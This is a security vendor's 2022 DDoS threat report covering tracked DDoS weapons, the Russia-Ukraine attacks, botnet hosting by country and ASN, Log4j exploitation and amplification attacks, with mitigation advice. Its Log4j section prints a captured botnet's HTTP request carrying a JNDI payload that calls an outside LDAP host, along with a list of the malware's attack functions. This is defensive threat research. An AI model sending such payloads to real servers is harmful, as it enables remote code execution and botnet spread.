A10 | Security Research

# 2022 DDoS Threat Report

The Global State of DDoS Weapons, Threat Intelligence and Attack Mitigation

May 2022

The COVID-19 pandemic provided a perfect storm for threat actors to intensify their efforts to disrupt services people use everyday like healthcare and education while also targeting critical infrastructure like supply chains. Even while the world eases into a more normal operating environment, cyber attacks, including state-sponsored attacks, only continue to increase.

A10 Networks security research team tracks distributed denial of service (DDoS) weapons and their nature and origins on an ongoing basis. The 2022 A10 Networks DDoS Threat Report provides insights into DDoS activity during the past six months including origins of activity; the growth of DDoS weapons and botnets; the role of malware in the propagation of DDoS weapons and attacks; and the steps organizations can take to protect against such activities.

# 01.


## DDoS Threats and Patterns in 2021

A10 Networks monitors and documents potential DDoS weapons and their behavior and provides threat intelligence to ensure DDoS attacks can be mitigated regardless of the country or organization of origin.


**15.4M** DDoS Weapons Tracked by A10 Networks in 2021

**2x** YoY Growth of Obscure Weapons

As noted here, among other key findings, there was a dramatic increase in more obscure protocols like Apple Remote Desktop (ARD), which was used in the cyber attacks on Ukraine (see the special report on page 5) and commonly used protocols like Network Time Protocol (NTP) or Connectionless Lightweight Directory Access Protocol (CLDAP), which played a key role in major cyber attacks, like the 2.3 Tbps AWS attack in 2020.

During the 2H 2021 reporting period, the Log4j vulnerability arose as a key concern for organizations worldwide. The report details its role in the creation of DDoS botnets.

To that end, A10 Networks provides recommendations on how organizations can protect against cyber attacks by employing Zero Trust principles to take quick remedial actions and isolate compromised systems.

"Cyber attacks are becoming more sophisticated while becoming easier than ever to launch. Organizations need to realign their security strategies and integrate modern automated defenses sooner rather than later."

**Rich Groves**
Director of Security Research,
A10 Networks

# 02.


## Special Report: Cyber Warfare in the Russia-Ukraine Conflict

The ongoing conflict in Ukraine is an example of state-sponsored cyber warfare where cyber attacks like DDoS are being used not just as arbitrary tools of distraction or disruption in peacetime, but rather as closely coordinated attacks that compliment the physical confrontation on the ground.

## DDoS Attacks Disrupt Critical Infrastructure and Communications

Cyber warfare is often thought of as the use of cyber attacks by nation-states or international organizations like Anonymous to disrupt government and other critical services. DDoS attacks have been used in the past by state-sponsored attackers as part of their cyber warfare tactics to effectively target critical infrastructure, such as utilities, phone and transportation services, or to stop communications between individuals or government bodies.


At the outset of the conflict between Russia and Ukraine, the A10 security research team observed significant and sustained attacks on Ukrainian government networks and commercial internet assets, with a massive spike on the first day of the conflict.



The events that have unfolded during this conflict highlight the new realities. Cyber warfare will likely continue to be used alongside physical war tactics in conflicts of the future. It is important for all nations and stakeholders to stay vigilant.

Many networks were targeted by a coordinated DDoS amplification and reflection attack. However, upon filtering the information, two particular targets stood out:

The first target, PP Infoservis-Link, was somewhat obfuscated by the name returned from the automated look-up, and upon a closer look, one source listed this as geolocated to one of Ukraine's largest cities — Kharkiv, while the whois information showed it as Severodonetsk, Ukraine. It was targeted by requests with the less common Apple Remote Desktop (ARD) protocol on UDP port 3,283. This protocol has an amplification factor of 34 — a response size 34 times larger than the original request.



**The second target, the Secretariat of the Cabinet of the Ministers of Ukraine, was likely a state-sponsored campaign.**

In the second attack, a Network Time Protocol request was used for the DDoS amplification and reflection attack on UDP port 123. This is a common method of attack.

Both of these attacks, carried out on February 24, 2022, were extremely large in scale. However, there were consistent levels of smaller attacks against targets in Ukraine from a variety of UDP protocols.

The A10 security research team will continue to track the cyber attack activity in the region and will provide updates on an ongoing basis and in the next edition of this report. More detailed information about the initial cyber attack activity can be found on A10 Networks' blog.

# 03.

## DDoS Weapons Trends

A10 Networks' security research team gathers weapons intelligence by closely monitoring attack agents under the control of botnet command and control (C2); discovering malware innovations by deploying honeypots; intercepting self-replicating botnets; and scanning the internet for exposed reflected amplification sources.


### Unique DDoS Weapons Tracked by A10 Networks

Approximately

**15.4 Million**

# DDoS weapons tracked by A10 Networks almost tripled in two years.

Total Number of DDoS Weapons (Millions)





**+161%**

Overall growth, which includes reflected amplification weapons and botnet agents available for exploit.

The Simple Service Discovery Protocol (SSDP), a dangerous and potent DDoS weapon, remained at the top with the most potential weapons exposed to the internet.

Simple Network Management Protocol (SNMP), Portmap, Domain Name System (DNS) Resolvers and Trivial File Transfer Protocol (TFTP) remained at their positions rounding out the top-five.

## Top Tracked DDoS Weapons by Size




Millions of IP addresses of exploited hosts used in DDoS attacks are accumulated in feeds that can be consumed by A10's DDoS protection solutions. Organizations then have the ability to implement surgical security and DDoS attack mitigation policies.

It is important to note that while the report looks at the top-five in many of the weapons categories, devastating attacks can come from any vector, particularly for amplification attacks where the amplification factor of a given protocol dictates its efficacy as a weapon.

# 04.

Top Sources of DDoS Weaponry

## DDoS Attacks are Distributed in Nature


A single attack may employ multiple DDoS weapons and vectors to overwhelm the victim's network and defenses. Even though a single attack might be using attack nodes spread across the globe, there is still value in knowing the origin of these weapons as this information can help organizations create better and more precise DDoS protection policies.

A10 Networks' security research team tracks potential DDoS weapons and their behavior and makes sure that the origins of these weapons can be traced back to the country and organization in which they are hosted.

### Top Countries/Regions Hosting DDoS Weapons

DDoS attacks are not limited to a specific geographical location. These attacks are powered by weapons that are distributed globally. Higher concentrations are found where internet-connected populations are most dense.

Top-five Countries Hosting the Most DDoS Weapons (Millions)




## 2M+

For the last year, China consistently led the list of countries that hosted the most DDoS weapons: more than two million amplification weapons and botnet agents.

# 2x

North America has twice as many DDoS weapons per person compared to Asia.

## No Correlation Between Population and Number of DDoS Weapons

Regions with more sophisticated internet infrastructure and connected populations host more compromised devices than others, regardless of their population.

North America Population


579 Million

DDoS Weapons Per Person: .004

Asia Population

4.561 Billion


DDoS Weapons Per Person: .002




# Top ASNs Hosting DDoS Weapons

An autonomous system number (ASN) is a collection of IP addresses under the control of a single administrative operator/organization. Large numbers of weapons belonging to their users can remain connected to their network and play a role in attacking other systems.

## Top-five ASNs Hosting DDoS Weapons





## The list remains largely unchanged since the last reporting period.

- China Telecom topped the list with an increase of 4.5 percent
- Italy appeared for the first time with addition of Wind Tre

# 05.

## Tracking DDoS Botnet Agents

Computers, servers, routers, cameras, and other IoT devices infected by malware and under the control of a malicious actor are prized tools for DDoS attackers. These weapons, referred to as drones, bots or botnets, can easily be sourced from different locations, depending on the attacker's requirements.



### Botnet Agents Tracked

Approximately


# 423,096

A10 Networks tracks bots that are repeatedly used in DDoS attacks and scans for hosts exhibiting malware-infected characteristics, such as scanning behavior, where hosts are actively looking for vulnerabilities to exploit. High-activity hubs are also tracked to help organizations protect their systems from DDoS attacks that might be sourced from these botnets.

Bot activity typically changes with each reporting period. In H2 2021, an 8% decrease in the total number of bots was observed. When organizations become aware of malicious activity in their networks, they take remedial actions and the infected systems are taken down. In some cases, such measures are taken by outside entities including law enforcement agencies or vigilantes. Increases and decreases in botnets can be attributed to:

- The growth of IoT and availability of new IoT devices
- New vulnerabilities and CVEs exploited by attackers
- Large-scale security updates to patch CVEs in IoT devices
- Botnet takedowns

"At 34%, China hosts the largest number DDoS botnet agents globally."




Top Countries/Regions Hosting DDoS Botnet Agents

## Top ASNs Hosting DDoS Botnet Agents

The list of top ASNs hosting botnet agents can be very dynamic, primarily because of the distributed nature of DDoS attacks and the weapons they use.


Typically, organizations in the top-five remain consistent; Egypt's TE Data is new in this reporting period.


# 06.

## The Apache Log4j Vulnerability and DDoS


## A New Vector for Weapon Creation

Apache Log4j is a logging framework used for recording security and performance information and communicating diagnostic messages to system administrators. It is used by thousands of Java packages in a variety of consumer and enterprise products.

The disclosure of CVE-2021-44228 on December 10, 2021 was a real cause for concern as the scale of Log4j's use could extend to potentially billions of devices around the world.



According to NIST, the Java Naming and Directory Interface (JNDI) features within Log4j, used in configuration and logging, can easily be hijacked by attackers who can control log messages or log message parameters to execute malicious code loaded from LDAP servers. This is possible when the "message lookup substitution" option is enabled.


Carrying out unauthenticated remote code executions (RCE) to install malware using Log4j is therefore very easy and this behavior was observed within the first few days after the disclosure of the CVE.


75%


of all scanning was sourced from Russia

## Initial Behavior

As early as December 9, 2021, the A10 security research team began scanning for hosts that were affected by this CVE.






- Russia
- South Korea
- Brazil
- Germany
- United States
- Netherlands
- Poland
- Canada
- India
- Luxembourg

After the first week of activities, this scanning became far more distributed.

By December 20, 2021, A10 research honeypots began detecting binaries containing clear signs that Log4j was being used for viral spread.

```
aGetHttpllrncon :
db "GET / HTTP/1.1\r\nConnection: keep-alive\r\nAccept-Encoding:gzip, deflate\r\nAccept:/\r\nUser-Agent:
${jndi:ldap://179.43.175.101:1389/gm7unt}\r\n\r\n"
db 0x00 ; '.'
db 0x00 ; '.'
db 0x00 ; '.'
db 0x00 ; '.'       zDATA XREF=sub _ ld818, dword _ ld824
db 0x00 ; '.'
db 0x00 ; '.'
db 0x00 ; '.'
```

Binaries Leveraging the Log4j Vulnerability

| Address | Type | Name |
|---|---|---|
| 0x81d0 | P | attack_app_http |
| 0xa140 | P | attack_get_opt_str |
| 0xa19c | P | attack_start |
| 0xa298 | P | attack_parse |
| 0xa4b4 | P | attack_get_opt_ip |
| 0xa520 | P | attack_get_opt_int |
| 0xa590 | P | attack_init |
| 0xaa0c | P | attack_method_udpgame |
| 0xae44 | P | attack_method_ovh |
| 0xb4f0 | P | attack_method_asyn |
| 0xbb9c | P | attack_method_tcpfrag |
| 0xc248 | P | attack_method_tcpall |
| 0xc8f4 | P | attack_method_tcpusyn |
| 0xcfa0 | P | attack_method_tcpack |
| 0xd64c | P | attack_method_tcpsyn |
| 0xdcf8 | P | attack_method_greip |
| 0xe314 | P | attack_method_std |
| 0xe5b4 | P | attack_method_udpplain |
| 0xe854 | P | attack_method_udphex |
| 0xeb04 | P | attack_method_randhex |

The Log4j Attack Toolkit

These binaries contained no other infection vectors other than the standard set of default usernames and passwords used to infect devices. However, they did contain symbols describing a functional toolkit of attacks. While these attacks were not new, they had the potential to create very large botnets capable of carrying out large-scale DDoS attacks.

Decreasing the spread of malware is vital and clearly the clean-up effort needed is well-understood.

# Recommended Protective Actions to Address Log4j Vulnerabilities

Protect networks and resources against the Log4j vulnerability using these following steps.

For more information on the Log4j vulnerability, visit the following links:

- A10 SIRT Security Advisory
- NIST NVD Vulnerability Details
- CISA Log4j Guidance
- CISA GitHub Repository

1

### Identify and Isolate

Immediately identify and isolate products with the Log4j vulnerability. This can be done in multiple ways including disconnecting the affected devices from the network or creating a VLAN used to separate affected devices.

2

### Ensure Your Security is up to Date

Make sure that all devices are updated with the latest version of Log4j, that security infrastructure is updated regularly and that devices are running the latest version of firmware. Keep track of relevant CVEs and seek out help if any patches are required. If fixes are not readily available, take appropriate action based on the particular CVE.

3

### Never Trust, Always Verify

Incorporate the Zero Trust model and its key principles into the organization's security strategy. Create micro-perimeters within networks. Limit access to resources and invest into modern, AI/ML-based solutions. Ensure visibility into not only the endpoints and network nodes, but also into users, their activities, and workflows.

4

### Take a Closer Look at the Payloads

If network devices are unexpectedly generating large amounts of traffic, look at the payloads (i.e., the HTTP GET as in the example above). RegEx can be used to filter these malicious traffic requests out and block them before they infect other devices.

5

### Employ or Review DDoS Baselining and AI/MLTechniques

Using modern DDoS techniques like baselining to see anomalous behavior versus historical norms, and AI/ML techniques, for automated detection and mitigation of attacks, can be a force multiplier for your security teams, giving them a much needed reprieve and helping them focus on novel events.

Total Amplification Attack Weapons

# 15 Million

# 07.

## Amplification Attacks and Weapons

Amplified reflection attacks result in some of the largest DDoS attacks. This attack strategy is to exploit the connectionless nature of the UDP protocol and spoof the victim's IP address.

While DDoS attackers are increasingly focused on smaller attacks launched persistently over a long period of time, the notoriety and capabilities of large-scale DDoS attacks cannot be diminished. Large-scale attacks, while less frequent, can still cause significant damage. While these large-scale attacks might not be as lucrative as continuously attacking an organization over time, they are used to make a statement. In the current environment state-sponsored cyber warfare and cyber activism are becoming much more common.

# Leveraging Amplification Factors of Common Protocols

Amplified reflection attacks leverage the amplification factors of common protocols and services used across the internet. The most common types of these attacks can use millions of exposed DNS, NTP, SSDP, SNMP, and CLDAP UDP-based services.

Attackers send multiple requests to these services, spoofing the victim's IP address. The servers reply with large amplified responses. These particular servers are targeted because they answer to unauthenticated requests and are running applications or protocols with amplification capabilities.

This has resulted in record-breaking volumetric attacks.


The SSDP protocol had the most systems exposed to the internet

